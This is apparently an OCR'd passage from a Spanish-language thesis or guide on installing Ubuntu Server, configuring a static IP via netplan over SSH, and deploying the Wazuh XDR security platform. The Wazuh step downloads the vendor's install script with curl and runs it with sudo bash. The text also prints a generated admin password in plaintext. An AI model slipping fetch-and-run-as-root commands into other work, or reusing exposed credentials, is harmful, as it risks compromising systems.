
Ilustración 85 Selección métodos de entrada



Fuente: Instalación propia

En la siguiente selección es posible agregar complementos que proporcionen una instalación más completa como lo son drivers y elementos de terceros, aunque existe la opción inversa para realizar una instalación minimizada la cual es ideal si no se cuenta con recursos amplios en cuanto a hardware.

Ilustración 86 Selección tipo de instalación




Fuente: Instalación propia

Las configuraciones de red mostradas en la ilustración 87 variaran de acuerdo al tipo de red interna, en este caso la red interna proporciona DHCP por lo cual se

habilitará la conexión con DHCP, aunque más adelante se realizaran cambios para asignar una dirección IPV4 fija.


Ilustración 87 Configuraciones de red



Fuente: Instalación propia

Para finalizar esta parte inicial se solicitará realizar gestión del espacio en disco duro a utilizar, en este tipo de configuraciones se recomienda utilizar el disco duro completo como se observa en la ilustración 88. Adicional es posible utilizar la opción de encriptar el disco duro para elevar la seguridad de este y evitar acceso por parte de terceros en caso de que se extraiga el disco físicamente.


Ilustración 88 Asignación espacio de disco duro a utilizar



Fuente: Instalación propia

Confirmación de los procesos a realizar en la instalación, se ofrece la oportunidad de revisar todas las configuraciones creadas y de modificarlas o aceptarlas y ejecutarlas.


Ilustración 89 Confirmación acciones



Fuente: Instalación propia

Como es acostumbrado en sistemas operativos Linux se vuelve a solicitar una reconfirmación para así evitar accidentes que puede ser generados por el afán de crear una instalación.

Ilustración 90 Confirmación ejecución



Fuente: Instalación propia


Ahora se solicitarán los datos de la cuenta de usuario predeterminada con la cual arrancara el sistema operativo, esta cuenta es totalmente diferente a la cuenta **root** la cual siempre se instalara de manera predeterminada.

Ilustración 91 Solicitud de datos de usuario

Fuente: Instalación propia

Sugerencia de actualización a Ubuntu pro[53] la cual no aplica para este proceso por lo cual se omitirá.

Ilustración 92 Opciones pro de ubuntu



Fuente: Instalación propia


Una de las opciones que proporciona la instalación es la de instalar y activar el servicio de SSH[54] el cual permitirá administrar la máquina remotamente luego de

[53] CANONICAL. Ubntu Pro. Ubuntu [www.ubuntu.com]. (2023). [Consultado el 5, septiembre, 2023]. Disponible en internet: < https://ubuntu.com/pro>

[54] UCL. What is SSH and how do I use it?. UCL [www.ucl.ac.uk]. (2023). [Consultado el 5, septiembre, 2023]. Disponible en: <https://www.ucl.ac.uk/isd/what-ssh-and-how-do-i-use-it >

terminar la instalación. Por lo cual se debe seleccionar la opción Install Open SSH Server.


Ilustración 93 Instalación de SSH



Fuente: Instalación propia

A continuación, se seleccionan algunos repositorios que serán utilizados para fines de actualización del sistema operativo Ubuntu Linux.


Ilustración 94 Repositorios para actualización



Fuente: Instalación propia

Finalmente se abra terminado todo el proceso de instalación y configuración del sistema operativo Linux Ubuntu Server.

Ilustración 95 Final instalación




Fuente: Instalación propia

Una vez reiniciada la máquina se procederá a utilizar los siguientes comandos para actualizar las librerías y el sistema operativo como se muestra en la ilustración 96.

14 sudo apt update
15 sudo apt upgrade

Ilustración 96 Actualización en línea



Fuente: Instalación propia


CONFIGURACIÓN IPV4 FIJA

El siguiente paso para realizar la configuración de la dirección IP fija de la máquina con sistema operativo Linux Ubuntu se realizará en este caso desde un computador con sistema operativo MacOS conectado a la misma red y utilizando SSH. Por lo cual se procede a abrir terminal del equipo con sistema operativo MacOS y conectar al equipo con con sistema operativo Linux Ubuntu usando el siguiente comando.

16 ssh wazuh@192.168.1.49

Donde SSH corresponde al protocolo a utilizar wazuh al nombre de usuario remoto y @192.168.1.49 a la dirección IPV4 que posee en ese momento el servidor con sistema operativo Linux Ubuntu.

Ilustración 97 Conexión inicial usando SSH




Fuente: Instalación propia

Luego de estar dentro del equipo servidor con sistema operativo Linux Ubuntu Server “Remotamente” se procederá a solicitar la configuración actual presente en la máquina, esto se hace utilizando el comando.

17 ifconfig (en caso de que el comando no se pueda ejecutar se deberán instalar las herramientas de red usando el comando que se muestra a continuación)

18 sudo apt install net-tools

Ilustración 98 Configuración de redes inicial



Fuente: Instalación propia

En la ilustración anterior (98) es posible observar varias configuraciones de red, en este caso puntual la más importante será **enp0s3** ya que es la que soporta la tarjeta de red principal del equipo.


Sera necesario ingresar ahora a la ruta donde se encuentra el archivo de configuración de red usando el siguiente comando.

19 cd /etc/netplan/

una vez dentro se le solicitara que muestre los archivos en el directorio actual utilizando el comando ls y mediante el comando que se muestra a continuación se podrá editar el archivo

20 sudo nano 00-installer-config.yaml


Ilustración 99 Directorio netplan



Fuente: Instalación propia

Una vez dentro se procederá a editar el archivo como se encuentra en la ilustración 39 teniendo en cuenta que se estará asignando una dirección IPV4 fija, este proceso es vital e importante para el futuro funcionamiento de Wazuh. Finalmente se deberá guardar la configuración.

Ilustración 100 Edicción archivo netplan




Fuente: Instalación propia

Posteriormente se deberán ejecutar los comandos para aplicar cambios y reiniciar.

21 sudo netplan apply
22 sudo reboot

Ahora desde la máquina principal con el sistema operativo Linux Ubuntu Server se podrá verificar que la configuración realizada ha sido exitosa.

Ilustración 101 Confirmación configuraciones IPV4



Fuente: Instalación propia

13.7 Instalación Wazuh XDR

Inicialmente se debe mencionar que XDR es un sistema de detección y respuesta extendida que permite tener amplio control sobre la detección y respuesta ante amenazas presentes en una red, gracias a Wazuh será posible tener un monitoreo constante de los equipos conectados, verificar las actividades que se realizan dentro de ellos, obtener reportes minuto a minuto los cuales se pueden utilizar para

detectar comportamientos anómalos de uso y realizar evaluaciones de seguridad gracias a su integración con CIS[55] (Center for Internet Security)

Ingresando desde un equipo externo por medio de SSH al servidor que contiene el sistema operativo Linux Ubuntu se ejecutará la siguiente línea de comandos, la cual será la encargada de descargar e instalar en su totalidad el software Wazuh. (Esta línea esta actualizada a 21, de septiembre, de 2023 en caso de consultar el documento en meses posteriores se recomienda acceder a la web oficial de Wazuh y obtener la línea de comandos actualizada)

- curl -sO https://packages.wazuh.com/4.4/wazuh-install.sh && sudo bash ./wazuh-install.sh -a

Ilustración 102 Instalación Wazuh

Fuente: Instalación propia

Al final de la instalación como se muestra en la ilustración 102 es posible observar dos datos clave que es necesario copiarlos en un bloc de notas o similar para futuro uso.

- Nombre de usuario: admin
- Contraseña: UULna1Nz+5MK+6dB8JH.9q8tLgOM34Mj

Una vez terminado este proceso de instalación, se procederá a realizar el ingreso al GUI de administración de Wazuh desde cualquier equipo de la red utilizando la siguiente dirección.

[55] WAZUH, CIS -CAT Integration. Wazuh [www.documentation.wazuh.com]. (2023). [Consultado el 5, septiembre, 2023]. Disponible en internet: <https://documentation.wazuh.com/current/user-manual/capabilities/policy-monitoring/ciscat/ciscat.html >


- https://192.168.1.150

Ilustración 103 GUI Wazuh

Fuente: Instalación propia

Luego de ingresar los datos de manera correcta se mostrará el panel principal de administración de Wazuh en el cual destaca un elemento llamado Add Agent el cual llevará al usuario a una página para instalar el agente de Wazuh en el equipo como se podrá observar en la ilustración 104.


Ilustración 104 Bienvenida Wazuh



Fuente: Instalación propia

